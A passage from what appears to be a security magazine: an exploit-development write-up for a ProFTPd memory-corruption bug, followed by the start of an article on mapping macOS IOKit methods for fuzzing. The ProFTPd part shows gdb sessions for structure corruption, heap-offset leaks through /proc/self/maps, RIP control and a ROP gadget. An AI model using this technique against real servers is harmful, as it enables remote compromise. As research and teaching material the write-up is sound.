Giving a couple of steps back, you may have noticed that when a breakpoint is hit in pool.c:569, we are always pointing p->sub_next to some valid address. This is because otherwise we would have a crash on sstrncpy() like the one below:

```
$rax   : 0x34
$rbx   : 0x4343434343434344 ("DCCCCCCC"?)
$rcx   : 0x0000555555688768  →  0x0000555500363234 ("426"?)
$rdx   : 0x4343434343434343 ("CCCCCCCC"?)
$rsp   : 0x00007fffffffd930  →  0x0000000000000008
$rbp   : 0x00007fffffffd970  →  0x00007fffffffd9a0  →   [...]
$rsi   : 0x0000555555688768  →  0x0000555500363234 ("426"?)
$rdi   : 0x4343434343434343 ("CCCCCCCC"?)
$rip   : 0x0000555555634d28  →  <sstrncpy+161> mov BYTE PTR [rdx], al
$r8    : 0x0000555555688738  →  "Transfer aborted. Data connection closed"
[...]
──────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffd930|+0x0000: 0x0000000000000008 ← $rsp
0x00007fffffffd938|+0x0008: 0x0000000000000004
0x00007fffffffd940|+0x0010: 0x0000555555688769 →  0x5400005555003632 "26"
0x00007fffffffd948|+0x0018: 0x4343434343434343
0x00007fffffffd950|+0x0020: 0x00007fffffffd970 →  [...]
0x00007fffffffd958|+0x0028: 0x0000000055575a8e
0x00007fffffffd960|+0x0030: 0x0000000000000004
0x00007fffffffd968|+0x0038: 0x0000555555678b00 →  0x0000000000000002
──────────────────────────────────────────────────────────────── code:x86:64 ────
   0x555555634d1e <sstrncpy+151>   mov    rdx, rbx
   0x555555634d21 <sstrncpy+154>   lea    rbx, [rdx+0x1]
   0x555555634d25 <sstrncpy+158>   movzx  eax, BYTE PTR [rax]
 → 0x555555634d28 <sstrncpy+161>   mov    BYTE PTR [rdx], al
   0x555555634d2a <sstrncpy+163>   add    DWORD PTR [rbp-0x14], 0x1
   0x555555634d2e <sstrncpy+167>   sub    QWORD PTR [rbp-0x38], 0x1
   0x555555634d33 <sstrncpy+172>   mov    rax, QWORD PTR [rbp-0x30]
   0x555555634d37 <sstrncpy+176>   movzx  eax, BYTE PTR [rax]
   0x555555634d3a <sstrncpy+179>   test   al, al
──────────────────────────────────────────────── source:sstrncpy.c+72 ────
    67    }
    68
    69    d = dst;
    70    if (src && *src) {
    71      for (; *src && n > 1; n--) {
 →  72        *d++ = *src++;
    73        res++;
    74      }
    75    }
    76
    77    *d = '\0';
──────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, stopped 0x555555634d28 in sstrncpy (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────── trace ────
[#0] sstrncpy(dst=0x4343434343434343, src=0x555555688769 "26", n=0x4)
```

sstrncpy is the function that copies error messages like "426" and others.

The easiest way to exploit this would be partial overwrite using the "426" error code that ProFTPd writes, by returning p->last->h.first_avail (that we control) and manipulate the rest. We could do that by using the stack (which is more predictable than heap), but the problem is that given X pointing to an address in the stack, X should be greater than X+3 in *long size. Also the execution flow is limited and we cannot write to r-x memory pages (AKA code).



```
gef➤  x/64a $rsp
0x7fffffffd900: 0x0 0x5564236f
0x7fffffffd910: 0x4 0x5555556e0440
0x7fffffffd920: 0x0 0x1
0x7fffffffd930: 0x8 0xc4d53d3e8c629700
0x7fffffffd940: 0x415353454d5f434c 0x1ff6
0x7fffffffd950: 0x7fffffffd970 0x555555575a8e <palloc+44>
0x7fffffffd960: 0x4 0x5555556e0440
0x7fffffffd970: 0x7fffffffd9a0 0x555555577839 <pstrdup+91>
0x7fffffffd980: 0x555555688768 0x5555556e0440
0x7fffffffd990: 0x4 0x55678b00
0x7fffffffd9a0: 0x7fffffffd9d0 0x5555555a42db <pr_response_set_pool+83>
0x7fffffffd9b0: 0x55555566c678 0x5555556e0440
0x7fffffffd9c0: 0x555555688768 0x5555555f27bc <stor_abort+1227>
0x7fffffffd9d0: 0x7fffffffda10 0x55555557025e <pr_cmd_dispatch_phase+240>
0x7fffffffd9e0: 0x400000000 0x5555556b99f8
0x7fffffffd9f0: 0x0 0x0
0x7fffffffda00: 0x0 0x5555556b60f0
0x7fffffffda10: 0x7fffffffda40 0x5555555fc463 <xfer_exit_ev+251>
0x7fffffffda20: 0x0 0x0
0x7fffffffda30: 0x7fffffffda80 0x5555556b99f8
0x7fffffffda40: 0x7fffffffda80 0x5555555c0b3d <pr_event_generate+532>
0x7fffffffda50: 0x0 0x5555556482f5
0x7fffffffda60: 0x7fffffffda80 0x5558e808
0x7fffffffda70: 0x555555684d68 0x5555556b0a20
0x7fffffffda80: 0x7fffffffdac0 0x5555555c1ee6 <sess_cleanup+422>
0x7fffffffda90: 0x7fffffffdaf0 0xf7f23b00
0x7fffffffdaa0: 0x7ffff7f60aa0 <__libc_setlocale_lock> 0x5555556b2d20
0x7fffffffdab0: 0x1007 0xd9f8
0x7fffffffdac0: 0x7fffffffdaf0 0x5555555c200d <pr_session_end+32>
0x7fffffffdad0: 0xffffffff 0xf7ffd040
0x7fffffffdae0: 0xffffffffffffffff 0xf7df775a
0x7fffffffdaf0: 0x7fffffffdb30 0x5555555c1fea <pr_session_disconnect+178>
```

I tried a lot of partial overwrite of stack-return values. Some of them could indeed be used, but it would require more work and a different approach - on later chapter I mention this as an alternative attack method.

As a result, I gave up on partial overwrite with error code/message. By analysing the source code and the flow during execution, I noticed that inside pr_auth_cache_clear() there are some calls to pr_table_empty().

This function is interesting because of the loop it does, which we could use to iterate over new_pool members until we find a pointer to the data that we control.

```
table.c:
943   for (i = 0; i < tab->nchains; i++) {
944     pr_table_entry_t *e;
945
946     e = tab->chains[i];
947     while (e != NULL) {
948       if (!handling_signal) {
949         pr_signals_handle();
950       }
951
952       tab_entry_remove(tab, e);
953       tab_entry_free(tab, e);
954
955       e = tab->chains[i];
956     }
957
958     tab->chains[i] = NULL;
959   }
```

During execution, the pr_auth_cache_clear() function is called. It contains several struct table_rec that could be used - I've chosen gid_tab. The idea here is to combine resp_pool members with gid_tab members, so we keep controlling the memory blocks that ProFTPd writes the error messages into until we reach the FTP command we sent. Let's try it out again from our pool.c:569 breakpoint, but adding a nice trick:

```
gef➤  dprintf str.c:278, "sstrncpy(res=%p, str=%s, len=%d)\n", res, str,len
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_pools = ((char *)session.curr_cmd_rec) - 0x28
gef➤  set p->sub_next = gid_tab
gef➤  c
```

Continuing.

```
str.c:278 sstrncpy(res=0x5555556b56d8, str=426, len=4
str.c:278 sstrncpy(res=0x5555556b56e0, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x5555556887a0, str=426, len=4
str.c:278 sstrncpy(res=0x5555556887a8, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x5555556b5710, str=426, len=4
str.c:278 sstrncpy(res=0x5555556b5718, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x5555556887d8, str=426, len=4
str.c:278 sstrncpy(res=0x5555556887e0, str=Transfer aborted. Data
connection closed, len=41
```

@mentebinaria showed me this very nice trick in gdb: dprintf, which is dynamic printf. dprintf is a very handy gdb feature that allow us to dynamically print the value of variables without stopping at a specific line, or add ugly printf() in the source code.

We're watching every time sstrncpy() copies the strings and commands so we can see the memory addresses. A first crash occurs in table.c:946:

```
gef➤  p *tab
$92 = {
  pool = 0x555500363234,
  flags = 0x726566736e617254,
  seed = 0x6f626120,
  nmaxents = 0x64657472,
  chains = 0x632061746144202e,
  nchains = 0x656e6e6f,
  nents = 0x6f697463,
  free_ents = 0x6465736f6c63206e,
  free_keys = 0x0,
  tab_iter_ent = 0x363234,
  val_iter_ent = 0x726566736e617254,
  cache_ent = 0x646574726f626120,
  keycmp = 0x632061746144202e,
  keyhash = 0x6f697463656e6e6f,
  entinsert = 0x6465736f6c63206e,
  entremove = 0x555555579f00 <entry_insert+79>
}
gef➤  x/s tab
0x5555556b56d8: "426"
gef➤
0x5555556b56dc: "UU"
gef➤
0x5555556b56df: ""
gef➤
0x5555556b56e0: "Transfer aborted. Data connection closed"
gef➤
```

In the output, you can see that the structure was corrupted, but we haven't yet reached the part of memory where our FTP command resides. So, we need to adjust some structure members to prevent the process from crashing.

Before we go any further, some explanation is required.

The reason I chose to combine the payload sent through the FTP command channel with the payload coming from the FTP data connection is to achieve a write-what-where primitive. The execution flow we gain from the data connection alone, and the memory it allows us to control, aren't sufficient to hijack the program's control flow - at least, I couldn't find a way to do so reliably. By combining these two channels and maintaining control over where ProFTPd writes its error messages (i.e., which memory blocks are used), we create a critical setup for successful exploitation.

Additionally, ProFTPd installs a sigaction handler. When a SIGSEGV occurs, execution flow is redirected to a path defined by this handler. As we observed earlier, if we continue controlling the memory pools, we don't get a clear opportunity to take over execution. So, the idea is to take advantage of the new code path triggered by the signal handler, without allowing ProFTPd to lose or discard the memory state we've manipulated up to that point. This way, our payload and its data remain intact during exploitation.

In summary, we use two data channels to leverage a write-what-where primitive to gain control over RIP.

We have to force ProFTPd to crash by triggering a SIGSEGV signal. This is necessary because we're very close to the exit() syscall, and resp_pool would soon be cleaned up - meaning our shellcode would be lost. By forcing a SIGSEGV, we prevent that cleanup, and we move to another code path.

At this point, gid_tab->pool has already been overwritten with our data.

```
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_pools = ((char *)&session.curr_cmd_rec->notes->chains) - 0x28
gef➤  set p->sub_next = ((char *)&gid_tab->chains) + 0x18 - 0xe0
gef➤  c
```

Although I chose destroy_pool as the path to achieve remote code execution, there are other structures that could also be used to gain control over RIP through function pointers. In the very first proof-of-concept, I was using a table_rec structure, which session.curr_cmd_rec->notes points to.

The structure is defined as follows:

```
struct table_rec {
    pool *pool;
    unsigned long flags;
    unsigned int seed;
    unsigned int nmaxents;
    pr_table_entry_t **chains;
    unsigned int nchains;
    unsigned int nents;
    pr_table_entry_t *free_ents;
    pr_table_key_t *free_keys;
    pr_table_entry_t *tab_iter_ent;
    pr_table_entry_t *val_iter_ent;
    pr_table_entry_t *cache_ent;
    int (*keycmp)(const void *, size_t, const void *, size_t);
    unsigned int (*keyhash)(const void *, size_t);
    void (*entinsert)(pr_table_entry_t **, pr_table_entry_t *);
    void (*entremove)(pr_table_entry_t **, pr_table_entry_t *);
};
```

As you can see, there are four function pointers we could use, and most of them are called during the execution flow. Cool :)

When I overwrote this structure to reach the function pointers, I had difficulty finding appropriate ROP gadgets. Although I could control RIP, overwriting other structure members could introduce instability, since some of them are accessed during session cleanup. In the code flow we have, those function pointers are not called with other parts of our payload, making this strategy not sufficient for code flow hijacking.

These are the size and strings written, as well our FTP command sent:

```
gef➤  p p->last->h.first_avail
$18 = (void *) 0x56259ecee150 reqsz = 0x4  "426"
$20 = (void *) 0x56259ecee158 reqsz = 0x29 "Transfer aborted. Data
connection closed"
$21 = (void *) 0x56259ecee188 reqsz = 0x4  "426"
$22 = (void *) 0x56259ecee190 reqsz = 0x29 "Transfer aborted. Data
connection closed"
$23 = (void *) 0x56259ecee1c0 reqsz = 0x5  argv[0] "3333" (last FTP
command we sent)
$24 = (void *) 0x56259ecee1c8 reqsz = 0xf  argv[i] "CCC8\350ÿ%V"
(argument of the last FTP command)
$25 = (void *) 0x56259ecee1d8 reqsz = 0xf  "3333 CCC8\350ÿ%V" (the
complete last FTP command we sent)
$26 = (void *) 0x56259ecee1e8 reqsz = 0x10 "displayable-str"
```

The idea here is to use the FTP commands as part of our payload, and use the string "displayable-str" to force a SIGSEGV before our data gets overwritten. This is tricky and requires precise memory calculations.

In the example above, I chose to use the following command as a placeholder to find it in memory:

```
gdb: break pool.c:856 if c == 0x771111111177
r = send(sock_ctrl, (void *)"3333 CCC\x77\x11\x11\x11\x11\x77\0", 15, 0);
```

As you may have guessed, I wrote a simple C program to trigger the bug and send the payload I want. The send() call you see above sends a debug token, which will later be used as the destination memory address for our write-what-where primitive. 0x771111111177 is the debug token.

After extensive analysis and trial and error, I discovered that resp_pool must contain the following values:

```
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_pools = ((char *)&session.curr_cmd_rec->notes->chains) - 0x28
gef➤  set p->sub_next = ((char *)&gid_tab->chains) - 0xe0
```

The value of gid_tab (which is pointed by tab):

```
gef➤  p *tab
$75 = {
  pool = 0x56259ecf51e0,
  flags = 0x0,
  seed = 0x99063431,
  nmaxents = 0x2000,
  chains = 0x56259ecf9cd0,
  nchains = 0x8,
  nents = 0x2,
  free_ents = 0x0,
  free_keys = 0x0,
  tab_iter_ent = 0x0,
  val_iter_ent = 0x0,
  cache_ent = 0x0,
  keycmp = 0x56259e6368e2 <key_cmp>,
  keyhash = 0x56259e636990 <key_hash>,
  entinsert = 0x56259e636a1d <entry_insert>,
  entremove = 0x56259e636a80 <entry_remove>
}
gef➤  p *resp_pool
$76 = {
  first = 0x4444444444444444,
  last = 0x56259ed1e800,
  cleanups = 0x4141414141414141,
  sub_pools = 0x56259ecf9cd0,
  sub_next = 0x56259ecee1f8,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x56259ed1e000 ""
}
```

At cmd.c:374 ProFTPd creates a new table to process our command. In order to do that it allocs a new space in memory to store "displayable-str" and the table it self, which we have to take into account as well:

```
    373     if (pr_table_add(cmd->notes, pstrdup(cmd->pool, "displayable-str"),
 →  374         pstrdup(cmd->pool, res), 0) < 0) {
    375       if (errno != EEXIST) {
    376         pr_trace_msg(trace_channel, 4,
    377           "error setting 'displayable-str' command note: %s",
strerror(errno));
    378       }
    379     }
```

A crash will occur on pr_table_add() function. In fact, there are some functions that are called inside it.

```
dprintf table.c:427, "table1: pr_table_kadd: idx==%d\n", (int)idx
dprintf table.c:588, "table2: pr_table_kget: idx==%d\n", (int)idx
```

The indexes are responsible for creating, intentionally, randomizations, which complicates our exploitation even more. See the comments at table.c:

```
struct table_rec {
  pool *pool;
  unsigned long flags;

  /* These bytes are randomly generated at table creation time, and
   * are used to seed the hashing function, so as to defend/mitigate
   * against attempts to feed carefully crafted keys which force the
   * table into its worst-case performance scenario.
   *
   * For more information on attacks of this nature, see:
   *
   *   http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach_UsenixSec2003/
   */
  unsigned int seed;

  /* Maximum number of entries that can be stored in this table.  The
   * default maximum (PR_TABLE_DEFAULT_MAX_ENTS) is set fairly high.
   * This limit is present in order to defend/mitigate against certain abuse
   * scenarios.
   *
   * XXX Note that an additional protective measure can/might be placed on
   * the maximum length of a given chain, to detect other types of attacks
   * that force the table into the worse-case performance scenario (i.e.
   * linear scanning of a long chain).  If such is added, then a Table API
   * function should be added for returning the length of the longest chain
   * in the table.  Such a function could be used by modules to determine
   * if their tables are being abused (or in need of readjustment).
   */
  unsigned int nmaxents;

  pr_table_entry_t **chains;
  unsigned int nchains;
  unsigned int nents;

  /* List of free structures. */
  pr_table_entry_t *free_ents;
  pr_table_key_t *free_keys;

  /* For iterating over all the keys in the entire table. */
  pr_table_entry_t *tab_iter_ent;

  /* For iterating through all of the possible multiple values for a single
   * key.  Only used if the PR_TABLE_FL_MULTI_VALUE flag is set.
   */
  pr_table_entry_t *val_iter_ent;

  /* Cache of last looked-up entry.  Usage of this field can be enabled
   * by using the PR_TABLE_FL_USE_CACHE flag.
   */
  pr_table_entry_t *cache_ent;

  /* Table callbacks. */
  int (*keycmp)(const void *, size_t, const void *, size_t);
  unsigned int (*keyhash)(const void *, size_t);
  void (*entinsert)(pr_table_entry_t **, pr_table_entry_t *);
  void (*entremove)(pr_table_entry_t **, pr_table_entry_t *);
```

As you noticed, we must have memory layout knowledge and the offsets.

5.4 - Leaking memory layout

At the moment our breakpoint is triggered, we can analyse the memory layout:

```
gef➤  vmmap heap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x000056259ecbe000 0x000056259ed00000 0x0000000000000000 rw- [heap]
0x000056259ed00000 0x000056259ed3f000 0x0000000000000000 rw- [heap]
```

These are our base heap addresses. The second heap was allocated to deal with our data transfer (STOR command).

```
gef➤  p p
$20 = (struct pool_rec *) 0x56259ed1e770
gef➤  p gid_tab
$21 = (pr_table_t *) 0x56259ecee198
gef➤   p session.curr_cmd_rec->notes
$22 = (pr_table_t *) 0x56259ecf51a8
gef➤
gef➤  p/x 0x56259ed1e770 - 0x000056259ed00000
$23 = 0x1e770
gef➤  p/x 0x56259ecee198 - 0x000056259ecbe000
$24 = 0x30198
gef➤  p/x 0x56259ecf51a8 - 0x000056259ecbe000
$25 = 0x371a8
gef➤
```

We now have the offsets we should use. I tried to find objects in the same memory page, but had no luck.

```
gef➤  set $rp_mempage = (unsigned long int)resp_pool & 0xfffffffffffff000
gef➤  x/256a $rp_mempage
0x555555712000: 0x0 0x0
0x555555712010: 0x0 0x0
0x555555712020: 0x0 0x0
0x555555712030: 0x0 0x0
0x555555712040: 0x0 0x0
```

@lockedbyte gave me the idea to get the memory layout from the process /proc/self/maps file. Now we can use SITE CPFR and SITE CPTO commands to download this file. Basically we copy /proc/self/maps to a writable directory and RETR it, then we reflect memory heap and libc base addresses into our offsets and payload. The downside is that ProFTPd should have been compiled with mod_copy. Also, chroot() protection should not be enforced by the server, which makes /proc/ not accessible.


In the final exploit, we read from this file to calculate the offsets, exactly how we did using vmmap command in gdb.

5.5 - Final RIP control methodology

Finally, combining everything we learned until now, this is the final memory layout we should see:

```
gef➤ vmmap heap
Start              End                Perm Path
0x0000555555677000 0x00005555556c5000 0x0000000000000000 rw- [heap]
0x00005555556c5000 0x0000555555729000 0x0000000000000000 rw- [heap]
gef➤ set $start = 0x0000555555677000
gef➤ set $end = 0x00005555556c5000
gef➤  p/x (char *)resp_pool - $end
$32 = 0x236a0
gef➤  p/x (char *)gid_tab - $start
$33 = 0x3e6d8
gef➤  p/x (char *)session.curr_cmd_rec->notes - $start
$34 = 0x459c8
```

We will use the offsets show above in the exploit, because ASLR plays a huge impact here. By using these memory objects, we may gain some control over RIP.



```
src/pool.c:
     854 static void run_cleanups(cleanup_t *c) {
     855    while (c) {
     856      if (c->plain_cleanup_cb) {
     857        (*c->plain_cleanup_cb)(c->data);
     858      }
     859
     860      c = c->next;
     861    }
```

When run_cleanups() gets executed, we should see our token:

```
gef➤  p *c
$6 = {
  data = 0x560f1919d6f8,
  plain_cleanup_cb = 0x7711111111111177
  child_cleanup_cb = 0x4141414141414141, # will be our stack
  next = 0x9090909090909090
}

now in gdb: `break pool.c:856 if c == 0x771111111177`
```

The idea is to substitute this token with our first ROP gadget. To build the our ROP chain, we will use the `ropper` tool to find gadgets.

Our first ROP gadget should point to <authnone_marshal+16> from libc, which contains:

```
push rax
pop rsp
lea rsi,[rax+0x48]
mov rax,QWORD PTR [rdi+0x8]
jmp QWORD PTR [rax+0x18]
```

Check the full exploit for all the code.

6 - Other exploitation strategies

Check the full article on phrack.org

MASS SURVEILLANCE IS MADE BY MACHINE MEN WITH MACHINE HEARTS

Mapping IOKit Methods Exposed to User Space on macOS

AUTHOR: Karol Mazurek (@karmaz95) of AFINE

Table of Contents

0 - Introduction

IOKit is the core framework macOS uses for communication between user space and the kernel, exposing numerous driver interfaces. Despite ongoing efforts to harden the platform, IOKit continues to be a frequent source of vulnerabilities. Identifying which methods are accessible from user space is a first step for vulnerability research in this area. It enables the accurate enumeration of all available endpoints, ensuring complete coverage during fuzz testing.

This article outlines a structured methodology for mapping the IOKit external methods exposed to user space. By employing a combination of static analysis and runtime enumeration, we can identify accessible interfaces, pinpoint potential attack vectors, and establish a solid foundation for effective fuzzing. Our goal is to enhance the precision and effectiveness of IOKit vulnerability research.

This guide focuses solely on "external methods," but it is important to note that IOKit drivers also provide other communication channels, such as:

- Properties: For reading and writing driver configuration values
- Notifications: For receiving asynchronous events from the driver
- Shared memory: For efficient large data transfers
- External traps: A legacy method (use external methods instead)
- Shared Data Queue: For bidirectional queued data transfer
- IOStream: For continuous data streaming

While this guide does not cover these additional channels, familiarizing yourself with the material presented here will help improve your understanding of them.

1 - IOKit Interface Fundamentals

The first part of the guide teaches about the main components of the IOKit. It introduces IOKit kernel space components and how to interact with them from User Space.

1.0 - Introduction to IOKit

IOKit is a framework in macOS that allows user-space applications to interact with hardware devices, forming part of the XNU kernel. It provides C++ classes and APIs for device drivers, abstracting hardware for easier management. The framework is documented extensively in Apple's IOKit

Fundamentals[0].

1.1 - Registry

Apple's IOKit maintains an IORegistry[1] of all devices in the system, organized as a tree structure. Each node (I/O Service instance) in this tree represents a device, driver, or attachment point, and the relationships between nodes reflect how devices are physically or logically connected. Here is an example of device family tree where a Mac machine has a USB port, a USB hub is connected to that port, and both a keyboard and mouse are plugged into the hub:

```
[Mac]
  |
  +-- [USB Port]
          |
          +-- [USB Hub]
                  |
                  +-- Keyboard
                  +-- Mouse
```

Each item ("Mac", "USB Port", etc.) is an IORegistryEntry[2] object (or an object derived from IORegistryEntry), forming the hierarchical structure of the IORegistry.

1.1.1 - Planes

IOKit's IORegistry organizes all services in a tree structure that can be viewed through different "planes". Each plane[3] represents a distinct type of relationship or hierarchy among the same set of objects. The previous example of the USB family tree illustrates the Service plane. It should be the primary plane for mapping the attack surface in IOKit during vulnerability research, as it serves as the root plane. Focusing on other planes may result in missing services.

1.1.2 - Services

The IOService[4] is the base class for all drivers in IOKit, representing hardware devices, virtual devices, or kernel-only system services. These services operate with full kernel privileges and direct hardware access.

User space applications cannot directly instantiate, access, or call methods on I/O service objects.

1.1.3 - Driver

Drivers are classes that inherit from superclasses, all ultimately deriving from the IOService class. For example, MyUSBDriver inherits from IOService, allowing dynamic interaction with it as an IOService object:

```
class MyUSBDriver : public IOService {
public:
    virtual bool init(OSDictionary *dictionary = NULL) override;
    virtual bool start(IOService *provider) override;
    virtual void stop(IOService *provider) override;
    IOReturn sendCommand(uint8_t cmd, uint32_t value);
private:
    IOUSBDevice *fDevice;
};
```

The key methods (init, start, stop) are lifecycle hooks invoked by IOKit as the driver is loaded, initialized, and terminated. Drivers on macOS are Kernel Extensions (KEXTS[5]). The driver is activated using OSKext::start()[6]. In real life, USB drivers are often a subclass of IOUSBDevice or IOUSBInterface, not directly an IOService. The provider parameter in start() is a pointer to the parent object in the IORegistry tree (often a device nub such as IOUSBDevice). The fDevice is a reference to the hardware device or logical service the driver manages.

1.1.4 - Matching

Matching in IOKit refers to the process of finding and loading the appropriate driver for a detected device or service. When a new device, such as a USB device, is detected, IOKit creates a nub (for example, an IOUSBDevice object) in the IORegistry. IOKit then searches for drivers whose matching dictionaries (IOKitPersonalities[7]) specify compatibility with the nub, using a three-phase process:

Class matching: eliminates drivers whose IOProviderClass[8] does not match the nub's class

Passive matching : checks the remaining drivers' personalities for properties in KEXT Info.plist (e.g., vendor, product ID) to further narrow the candidates.

Active matching : for each remaining candidate, it calls the driver's probe()[9] method to verify compatibility and assign a score actively.

```
[IORegistryEntry] (base class)
   |
   +-- [IOService] (abstract service/driver class)
         |
         +-- [IOUSBDevice] (nub created for the USB device)
               |
               +-- [MyUSBDriver] (driver matched and attached to the device)
```

The driver with the highest score is started and attached to the nub, forming the provider-client relationship in the IORegistry tree.

1.1.5 - IOKit Personalities

The most important for us is that we can use the matching APIs to find the services we want to enumerate or fuzz — more on that in "1.3.1". Yet, to do that, we need to know the name under which the service is registered in the IORegistry. These can be found in IOKitPersonalities. Each key is a potential service name, for instance, under IOClass or IOProviderClass:

```
<key>IOKitPersonalities</key>
<dict>
    <key>MyUSBDriver</key>
    <dict>
        <key>CFBundleIdentifier</key>
        <string>com.example.driver.MyUSBDriver</string>
        <key>IOClass</key>
        <string>MyUSBDriver</string>
        <key>IOProviderClass</key>
        <string>IOUSBDevice</string>
        <key>idVendor</key>
        <integer>0x05AC</integer>
        <key>idProduct</key>
        <integer>0x1234</integer>
    </dict>
</dict>
```

A single driver can have multiple personalities, enabling support for different device types or hardware variants without needing separate drivers.

1.1.6 - Service Instances

Not all IOKit personality entries result in instantiated services. A personality defined in a driver's Info.plist will only be matched and loaded if the hardware or software conditions are met. For example, on a Mac mini without an external monitor, any display-related personalities will not be matched, and the corresponding services will not appear in the IORegistry. It's also common for a single driver to have multiple instantiated services when the associated hardware appears more than once, such as with multiple monitors or input devices. Tools like ioscan[10] canbe used to list all instantiated services and often reveal multiple entries with the same service name, such as IOThunderboltPort or IONetworkStack:

```
IOThunderboltPort
IOThunderboltSwitchType5
IOThunderboltPort
IONetworkStack
```

To interact with or fuzz a driver, at least one instance of the corresponding service must be active in the IORegistry, allowing access to the driver's code. It is discussed further in section "2.1.2".

1.2 - User Clients

The IOUserClient[11] is a subclass of IOService that serves as a secure bridge between user-space applications and kernel I/O service objects.

It does not interact with hardware directly but provides a controlled interface for safe communication with kernel services. IOUserClient objects serve as security gatekeepers, running in kernel space and handling requests from unprivileged user-space applications. They validate input, enforce access controls, and sanitize data before passing it to services.

The core logic is implemented in newUserClient[12] functions.

1.2.1 - Multiple User Clients per Service

A single Service can have multiple User Clients registered. They can expose different interfaces to the same underlying Service. Each User Client type has a unique numeric identifier (uint32_t). Applications specify which User Client type they want when connecting with IOServiceOpen()[13]. Type 0 is typically the default/ primary interface.

1.2.2 - External Methods

The externalMethod[14] within the User Client handles incoming IOConnectCallMethod[15] requests from the user-space app. It validates that the selector is within bounds and argument sizes. Based on the selector value, it routes them to appropriate handler functions. These are the final endpoints where core logic and most of the vulnerabilities lie.

1.2.3 - Dispatch Mechanism

At WWDC22, the validation portion of the external method was moved to a new "2022" dispatchExternalMethod, which serves as a wrapper around the method array (sIOExternalMethodArray):

```
IOReturn AppleJPEGDriverUserClient::externalMethod(
    IOUserClient* userClient,             // this user client instance
    uint32_t selector,                    // method id from user space
    IOExternalMethodArguments* arguments  // I/O parameters from user space
)
{
    return IOUserClient2022::dispatchExternalMethod(
        userClient,               // the user client object
        selector,                 // which method to call (0-9)
        arguments,                // parameters from user space
        &sIOExternalMethodArray,  // dispatch table with 10 methods
        10,                       // number of methods in table
        userClient,               // target object for method calls
        0                         // additional flags/options
    );
}
```

The dispatchExternalMethod()[16] validates the selector is within bounds, calculates the dispatch table entry at methodArray[selector], checks arguments sizes (I/O scalars and structs), optionally validates entitlements for privileged operations, and finally, call the target handler function if all checks pass.

1.2.4 - getTargetAndMethodForIndex

Although many UserClient::externalMethods were rewritten to include IOUserClient2022: :dispatchExternalMethods, there is still a significant amount of code that follows the old method[17]. There are also getTargetAndMethodForIndex[18]. Drivers using the old way are more prone to misuse or missing validation.

1.2.5 - Access Control

The same selector can mean different things in different User Clients:

```
IOService "MyDevice"
|- IOUserClient Type 0 (standard interface)
|  |- Selector 0: GetStatus
|  `- Selector 1: SetConfig
`- IOUserClient Type 1 (admin interface)
   |- Selector 0: FactoryReset
   `- Selector 1: UpdateFirmware
```

This design provides both functional separation and security boundaries - unprivileged apps receive limited user clients, while privileged ones receive full-featured ones. The entitlements[19] embedded in the application's code signature[20] define access to these interfaces.

1.3 - User Space App

User-space applications can be sandboxed, restricting their access to IOKit even if they possess the necessary entitlements. Sandboxed apps are generally restricted from performing sensitive operations, such as opening hardware service connections or modifying properties. On macOS Sequoia, the Sandbox Operations affecting IOKit access include[21]:

```
- "iokit*""iokit-get-properties"
- "iokit-issue-extension"
- "iokit-open*"
- "iokit-open-user-client"
- "iokit-open-service"
- "iokit-set-properties"
```

The key permission required for a sandboxed app to use IOConnectCallMethod is "iokit-open-user-client." Note that unsandboxed malware does not have such restrictions, and the remainder of the article discusses the context of an unsandboxed app.

1.3.1 - Service Discovery

User space applications can use matching dictionaries to find services based on properties like IOProviderClass, IONameMatch[22], or custom attributes. IOServiceGetMatchingServices()[23] searches the registry and returns matching IOService objects:

```
CFDictionaryRef matching =
IOServiceMatching("IOService");

result = IOServiceGetMatchingServices(masterPort,
matching, &iterator);
```

However, this method iterates only over the root services that directly inherit from the IOService class. To explore deeper into the hierarchy and access all services, use a recursive iterator:

```
io_iterator_t iter;
io_service_t service_ref;

// Create an iterator for the IOService plane, recursively
const kern_return_t kr = IORegistryCreateIterator(
    kIOMainPortDefault,
    kIOServicePlane,
    kIORegistryIterateRecursively,
    &iter
);

// Iterate over every service in the plane
while ((service_ref = IOIteratorNext(iter)) != MACH_PORT_NULL) {
```

Let's say we want to find driver named "NS_01", we can use IORegistryEntryGetName[24]:

```
    char name_buf[128];
    if (IORegistryEntryGetName(service_ref, name_buf) == KERN_SUCCESS) {
        if (strcmp(name_buf, "NS_01") == 0) {
            // Found target service - use service_ref for IOServiceOpen()
            found_service_ref = service_ref;
            break;
        }
    }
    IOObjectRelease(service_ref);
}
```

This provides a service handle ready for communication.

1.3.2 - Spawning User Client

